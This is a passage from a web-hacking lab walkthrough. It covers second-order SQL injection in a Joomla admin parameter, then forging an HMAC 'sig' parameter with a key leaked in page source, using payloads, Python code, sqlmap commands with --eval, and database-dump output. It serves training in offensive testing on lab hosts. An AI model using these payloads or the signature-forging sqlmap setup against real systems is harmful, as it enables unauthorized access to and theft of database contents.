
Step 9: To confirm, insert “AND sleep(5);--” payload and click on send button:




Step 10: Error on second order page still shows 1st character “A” of the payload which indicates an array and the 0th index of it is being stored in database:




Step 11: Insert the payload to 0th index of array parameter “jform[params][admin_style][0]” and click on send button:




Step 12: Error on second order page reflects full payload now:



Step 13: Insert payload “extractvalue(0x0a,concat(0x0a,(select database())))” and click on send button to get the current database:



Step 14: Error on second order page reflects current database “joomla”:



Step 15: To automate the exploitation, provide payload insertion mark “*” to crafted request so SQLmap can easily insert the payloads which will get executed:

```
extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))
```

The screenshot shows a web browser's developer tools interface. At the top, there are buttons for 'Send', 'Cancel', and 'Follow redirection', along with a 'Target' field set to 'http://cms.webhacklab.com:81'. The 'Request' tab is active, showing a 'Raw' view of the HTTP request. The request body contains the payload: `extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))`. The browser's address bar shows the URL: `http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608`. The 'Response' tab is also active, showing an HTTP 303 See other status code with various headers: `Date: Mon, 26 Jul 2021 16:21:02 GMT`, `Server: Apache/2.4.18 (Ubuntu)`, `Location: /administrator/index.php?option=com_admin&view=profile&layout=edit`, `Expires: Wed, 17 Aug 2005 00:00:00 GMT`, `Last-Modified: Mon, 26 Jul 2021 16:21:02 GMT`, `Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0`, `Pragma: no-cache`, `Content-Length: 0`, `Connection: close`, and `Content-Type: text/html; charset=utf-8`. The status bar at the bottom indicates 'Done' and '434 bytes | 333 n'.

Step 17: Sqlmap extracts all database names:

```
1
-----2291153239280356195628135497--
---
[09:24:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.1
[09:24:39] [INFO] fetching database names
[09:24:40] [INFO] retrieved: 'information_schema'
[09:24:40] [INFO] retrieved: 'awh'
[09:24:41] [INFO] retrieved: 'joomla'
[09:24:42] [INFO] retrieved: 'mysql'
[09:24:42] [INFO] retrieved: 'performance_schema'
[09:24:43] [INFO] retrieved: 'sys'
[09:24:43] [INFO] retrieved: 'wordpress'
available databases [7]:
[*] awh
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress

[09:24:43] [INFO] fetched data logged to text files under '/root/.local/share/s
.com'

[*] ending @ 09:24:43 /2021-07-26/
```



Advance SQLMAP Usage with eval option

Challenge URL: <http://topup.webhacklab.com/api/Product/GetProduct?pid=&sig=>


- Identify SQL Injection point
- Fetch the databases from the database server

Solution:


Step 1: Login to the application and navigate to the Topup and click on the “Three” option, as shown below:



Step 2: Click on the ORDER button as shown in the figure below.



Step 3: Observe the request in Burp suite and send the selected request to Burp suite repeater tab.



Step 4: Observe the request and response as shown below:

The screenshot shows the 'Request' tab in a browser's developer tools. The request is a GET to `/api/Product/GetProduct?pid=2&sig=ABB11B0B3A466F13F2D8999D1B56F930055C95B9C1AEDDA38038B6E526553CD6`. The response is a 200 OK with a JSON body containing product details for 'Three - Pay as you go'.

```
GET /api/Product/GetProduct?pid=2&sig=ABB11B0B3A466F13F2D8999D1B56F930055C95B9C1AEDDA38038B6E526553CD6 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 12:46:10 GMT
Connection: close
Content-Length: 355

{"id":2,"title":"Three - Pay as you go","description":"Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!","code":"abcd11","name":"Three","credit":100.0,"data":15.0,"image":"threem.jpg","instruction":"instructions goes here","serviceCharge":10.0,"memberDiscount":0.0}
```

Step 5: Modify the parameter pid which returns a 500 error.

The screenshot shows the 'Request' tab in a browser's developer tools. The request is a GET to `/api/Product/GetProduct?pid=2123&sig=ABB11B0B3A466F13F2D8999D1B56F930055C95B9C1AEDDA38038B6E526553CD6`. The response is a 500 Internal Server Error with a JSON body containing an error message.

```
GET /api/Product/GetProduct?pid=2123&sig=ABB11B0B3A466F13F2D8999D1B56F930055C95B9C1AEDDA38038B6E526553CD6 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer

HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 12:46:42 GMT
Connection: close
Content-Length: 36

{"message":"An error has occurred."}
```

Step 6: Observe the view source of the web page shown in **Step 3** which shows the source code used to generate the “sig” parameter with the static key used for encryption purposes.

```

180 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/crypto-js.min.js"></script>
181 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/hmac-sha256.min.js"></script>
182 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/enc-base64.min.js"></script>
183 <script type="text/javascript">
184   var mprogress = new Mprogress();
185   mprogress.start();
186
187   $(document).ready(function () {
188
189     var prodID = "2";
190     var accessToken = localStorage.getItem("accessToken");
191     if (accessToken != null) {
192       var URL = window.location.protocol + "://" + window.location.hostname + (window.location.port ? ':' + window.location.port : '') + "/api/Product/GetProduct?pid=" + prodID;
193       var hmacSignature = CryptoJS.enc.Hex.stringify(CryptoJS.HmacSHA256(URL, "9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja"));
194     }
195     ajax({
196       type: "GET",
197       url: "/api/Product/GetProduct?pid=" + prodID + "&sig=" + hmacSignature,
198       headers: { "Authorization": "Bearer " + accessToken },
199       processData: false,
200       beforeSend: function () {
201         $('#order').html('In Progress...');
202         $('#order').prop("disabled", true);
203       },
204     },
205     success: function (response) {

```

Step 7: To dynamically generate the sig parameter for the request parameter using the following python code.

```

import hmac;

import hashlib;

import base64;

key="9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja";

message="http://topup.webhacklab.com/api/Product/GetProduct?pid=2123 and 1=1";

sig=hmac.new(key, message, digestmod=hashlib.sha256).hexdigest().upper();

print sig;

```

Step 8: Generate the “sig” parameter for the modified request shown in **Step 5**.

```

(root@kali)-[~]
└─# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hmac;
>>> import hashlib;
>>> import base64;
>>> key="9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja";
>>> message="http://topup.webhacklab.com/api/Product/GetProduct?pid=2123";
>>> sig=hmac.new(bytes(key,'utf-8'), bytes(message,'utf-8'), digestmod=hashlib.sha256).hexdigest().upper();
>>> print (sig);
E3E7F3D178FF1DA6F69832E319D659685176D63E359354168978FCCBE8DED7AB
>>>

```

Step 9: Replace the signature and send the request which will respond with 200 OK.

The screenshot shows a web proxy tool interface with the target URL `http://topup.webhacklab.com`. The **Request** tab is active, displaying the following raw request:

```
GET /api/Product/GetProduct?pid=2123&sig=E3E7F3D17BFF1DA6F69832E319D659685176D63E359354168978FCCBE8DED7AB HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer
```

The **Response** tab is also active, displaying the following raw response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 12:53:46 GMT
Connection: close
Content-Length: 4
null
```

Step 10: Inserting a boolean based sql payload with “and” query and using the new signature created by following **Step 8** for the new pid will return null.


The screenshot shows the same web proxy tool interface with the target URL `http://topup.webhacklab.com`. The **Request** tab is active, displaying the following raw request:

```
GET /api/Product/GetProduct?pid=2123+and+1=1&sig=5C24D051BBF80A055FDEE887DEB96A90855549DD052039FAC9905772D14AD6FA HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=2
Authorization: Bearer
```


The **Response** tab is also active, displaying the following raw response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 13:00:55 GMT
Connection: close
Content-Length: 4
null
```

Step 11: Inserting boolean SQL payload with “or” query and using the new signature created by following **Step 8** for the new pid will result in data.



Step 12: In order to run SQLmap, save the request in the “request.txt” file with the vulnerable parameter is “*”. In our case it is code parameter which is vulnerable.



Step 13: Mention the eval tag which will dynamically generate the sig parameter for every sqlmap request.

```
root@Kali:~# sqlmap -r request.txt --eval='import hashlib;import
hmac;sig=(hmac.new("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja",
"http://topup.webhacklab.com/api/Product/GetProduct?pid=%s" % (pid),
hashlib.sha256)).hexdigest().upper();' --dbs -batch

In case of UTF encoding error try following command:

sqlmap -r eval.txt --eval='import hmac;import hashlib;import base64;sig =
hmac.new("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja".encode("utf-8"),
("http://topup.webhacklab.com/api/Product/GetProduct?pid=%s" %
(pid)).encode("utf-8"), digestmod=hashlib.sha256).hexdigest().upper()' --dbs -
-batch
```

```
root@kali:~/Desktop# sqlmap request.txt --eval='import hashlib;import hmac;sig=(hmac.n
ew("9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja", "http://topup.webhacklab.com/api/Product/GetPro
duct?pid=%s" % (pid), hashlib.sha256)).hexdigest().upper();' --dbs --batch
```

Step 14: We will be able to fetch all the database names from the DB server.

```
---
[09:08:43] [INFO] testing Microsoft SQL Server
[09:08:43] [INFO] confirming Microsoft SQL Server
[09:08:46] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 8.5
back-end DBMS: Microsoft SQL Server 2012
[09:08:46] [INFO] fetching database names
[09:08:46] [INFO] fetching number of databases
[09:08:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster da
ta retrieval
[09:08:46] [INFO] retrieved: 5
[09:08:49] [INFO] retrieved: awhdb
[09:09:05] [INFO] retrieved: master
[09:09:24] [INFO] retrieved: model
[09:09:40] [INFO] retrieved: msdb
